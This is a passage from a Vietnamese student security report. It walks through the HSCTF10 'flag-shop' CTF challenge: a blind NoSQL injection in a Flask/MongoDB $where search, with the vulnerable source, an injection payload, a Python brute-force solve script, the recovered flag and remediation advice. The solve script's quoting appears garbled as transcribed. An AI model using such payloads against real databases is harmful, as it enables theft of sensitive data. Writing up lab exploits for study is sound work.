4.7. Kịch bản 7: HSCTF10 – flag-shop (CTF challenge)

Mô tả lỗ hổng: Tại trang index có chức năng tìm kiếm, tham số query không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query vào giá trị của tham số để lộ ra các thông tin nhạy cảm trong database.

Nguyên nhân dẫn đến lỗ hổng:

- Mã nguồn trong file **app/main.py** của api **/api/search**, từ dòng 23 đến 30, khi tiến hành truy vấn các tên challenge dựa trên câu query nhập vào của tham số search thì không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query để khai thác lỗ hổng blind NoSQL Injection nhằm leak ra các thông tin nhạy cảm có trong database.



```

EXPLORER ... main.py 3 x
OPEN EDITORS main.py challenge/... 3
FLAG-SHOP ...
challenge ...
  app ...
    static ...
    templates ...
  main.py 3
  solve ...
Dockerfile
requirements.txt
run.sh
challenge.yaml
flag-shop.zip
README.md
solve.py

main.py 3 x
challenge > app > main.py > ...
4 import pymongo.errors
5 from flask import Flask, jsonify, render_template, request
6 from pymongo import MongoClient
7
8 app = Flask(__name__)
9 FLAG = os.getenv("FLAG")
10 app.config["SECRET_KEY"] = os.getenv("FLASK_SECRET")
11 mongo_client = MongoClient(connect=False)
12 db = mongo_client.database
13
14 @app.route("/")
15 def main():
16     return render_template("index.html")
17
18 @app.route("/api/search", methods=["POST"])
19 def search():
20     if request.json is None or "search" not in request.json:
21         return jsonify({"error": "No search provided", "results": []}), 400
22     try:
23         results = db.flags.find(
24             {
25                 "$where": f'this.challenge.includes({request.json["search"]})'
26             },
27             {
28                 "_id": False,
29                 "flag": False
30             }
31         ).sort("challenge")
32     except pymongo.errors.PyMongoError:
33         traceback.print_exc()
34         return jsonify({"error": "Database error", "results": []}), 500
35     return jsonify({"error": "", "results": list(results)}), 200
36
37 if __name__ == "__main__":
38     app.run()

```

Hình 4.7.1. Mã nguồn chứa lỗ hổng chức năng tìm kiếm

Các bước thực hiện:

- Bước 1: Tiến hành search và bắt gói tin đăng nhập bằng BurpSuite

The screenshot displays the 'Flag Shop' application interface and the Burp Suite Professional v2024.5.5 - Temporary Project window. The application shows a list of challenges with their names and prices. The Burp Suite interface shows a captured POST request to /api/search with the parameter 'search' set to 'test'.

Hình 4.7.2. Giao diện trang chính và BurpSuite (Proxy) sau khi bắt gói tin

- Bước 2: Thay đổi request parameter search để tìm hiểu các thông tin về trường flag của các challenge.

The screenshot shows the main.py code and the Burp Suite Repeater tab. The code defines a Flask application that handles search requests. The Repeater tab shows a modified POST request where the 'search' parameter is now enclosed in single quotes and followed by a logical expression: "'search': '' && this.flag.includes('".

Hình 4.7.3. Thay đổi truy vấn và xem kết quả trả về.

Trường parameter search được thay đổi trở thành ') && this.flag.includes(' sao cho phần đầu ') sẽ kết thúc một điều kiện và phần sau this.flag.includes(' sẽ là một điều kiện khác nhằm tìm ra thêm các thông tin về các ký tự có trong trường flag của các

challenge đã thoả mãn phần đầu. Điều kiện ở phần đầu để tên của challenge được nhắm đến (VD: flag-shop) để loại trừ các challenge không trùng khớp với tên challenge đang được nhắm đến, điều kiện ở phần sau sẽ được dùng để xác thực rằng chuỗi được nhập có nằm trong trường flag hay không từ đó có thể khôi phục lại toàn bộ nội dung của trường flag thông qua kỹ thuật blind NoSQL Injection.

Sau khi kiểm tra thủ công, nội dung của các flag không bao gồm các ký tự đặc biệt ngoại trừ `_{}_,` từ manh mỗi này sẽ dễ dàng hơn trong quá trình khai thác.

Bằng cách thay đổi parameter search ta có thể dùng kỹ thuật blind NoSQL Injection để có thể lấy được toàn bộ nội dung trường flag của các challenge (một challenge trong số các challenge trong mỗi lần tìm). Từ đó, có thể sử dụng code Python để tự động, đẩy nhanh quá trình khôi phục nội dung của flag.

- **Bước 3:** dùng code python để tự động quá trình tìm flag của challenge flag-shop.

```

solve.py 1 ×
challenge > solve > solve.py > ...
1 import requests
2 from string import ascii_letters, digits
3 import json
4
5 uri_POST = 'http://localhost:49080/api/search'
6 # ret = requests.post(uri_POST, json={"search": ""}) && this.flag.includes('')
7 # ret = ret.json()["results"]
8 # print(ret)
9 # exit()
10
11 words = ascii_letters + digits + '{}_'
12
13 flag = 'flag'
14
15 while flag[-1] != '}':
16     for word in words:
17         ret = requests.post(uri_POST, json={"search": "flag-shop"} && this.flag.includes('' + flag + word + ""))
18         if ret.json()["results"] != []:
19             flag += word
20             print(flag)
21             break
22

```

PROBLEMS 1 OUTPUT TERMINAL PORTS COMMENTS

TERMINAL

```

flag/blind_noSQL_injection_mongodb.hsc
flag/blind_noSQL_injection_mongodb.hscf
flag/blind_noSQL_injection_mongodb.hscf1
flag/blind_noSQL_injection_mongodb.hscf10
flag/blind_noSQL_injection_mongodb.hscf10
Time: @:0m0s.94s
(base) ➜ flag-shop [ ]

```

DEBUG CONSOLE

Ln 22, Col 1 Spaces: 4 UTF-8 LF Python 3.11.2 64-bit

Hình 4.7.4. Code tìm flag của challenge flag-shop và flag tìm thấy được sau thực thi.

Mức độ ảnh hưởng:

- Cho phép kẻ tấn công tìm ra được những thông tin nhạy cảm có trong database, dẫn đến các khả năng tấn công khác như tài khoản người dùng hoặc các thông tin quan trọng khác của toàn bộ database.

Khuyến cáo khắc phục:

- **Kiểm tra và xác thực dữ liệu đầu vào:** Luôn kiểm tra và xác thực các thông tin mà người dùng nhập vào trước khi đưa các dữ liệu đó vào trong các câu truy vấn trong cơ sở dữ liệu. Sử dụng các hàm sanitize.

V. KẾT LUẬN

Thông qua đồ án nghiên cứu, nhóm đã tiến hành khảo sát và thực nghiệm 7 kịch bản tấn công NoSQL injection, tập trung làm rõ các phương thức khai thác lỗ hổng, đánh giá mức độ nghiêm trọng và đề xuất các giải pháp khắc phục phù hợp. Quá trình nghiên cứu đã giúp nhóm đi sâu vào lý thuyết cũng như thực tiễn từ đó nắm bắt các biện pháp phòng ngừa trước những cuộc tấn công NoSQL Injection tiềm ẩn. Kết quả đồ án cho thấy vẫn còn nhiều lỗ hổng bảo mật trong hệ thống NoSQL chưa được xử lý triệt để, có khả năng gây ra những thiệt hại nghiêm trọng. Mặc dù quá trình triển khai gặp phải một số trở ngại, nhưng nhóm vẫn cơ bản đạt được mục tiêu nghiên cứu ban đầu.

VI. TÀI LIỆU THAM KHẢO

<https://www.geeksforgeeks.org/introduction-to-nosql/>

<https://www.mongodb.com/resources/basics/databases/nosql-explained>

<https://www.geeksforgeeks.org/open-source-nosql-databases/>

<https://portswigger.net/web-security/nosql-injection>

HẾT